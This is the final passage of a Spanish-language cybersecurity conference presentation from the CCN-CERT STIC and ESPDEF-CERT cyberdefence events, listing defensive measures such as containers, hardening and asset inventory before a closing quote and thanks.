- Contenedores, Distro-less envs, Hardenización.

Y sobre todo... INVENTARIO DE ACTIVOS.



**> “No existe la solución perfecta,  
la clave reside en mejorar y en dificultar  
lo suficiente el camino al atacante.”**

**XVIII  
JORNADAS  
STIC  
CCN-CERT**

**VI  
JORNADAS  
DE CIBER\_  
DEFENSA  
ESPDEF-CERT**

**¡MUCHAS  
GRACIAS!**

**¿Alguna pregunta?**